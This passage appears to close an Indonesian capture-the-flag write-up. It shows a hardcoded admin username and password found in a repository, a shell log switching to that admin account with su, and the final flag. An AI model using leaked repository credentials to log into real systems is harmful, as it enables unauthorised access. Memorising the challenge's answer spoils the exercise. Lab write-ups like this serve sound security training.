- `run_backup.sh`
admin_user: "admin"
admin_pass: "Admin@Secur3"
```

Tinggal tambahin aja part 3 nya

```
10 directories, 24 files
dev@66cbd236ba5a:/srv/repos/public-tools.git$ su admin
Password:
admin@66cbd236ba5a:/srv/repos/public-tools.git$ cd
admin@66cbd236ba5a:~$ ls
flag_part3.txt
admin@66cbd236ba5a:~$ cat flag_part3.txt
FLAG_PART_3: _t0_g1t}
admin@66cbd236ba5a:~$ |
```

Flag

ARA7{f0r3ns1c411y\_d1g\_t0\_g1t}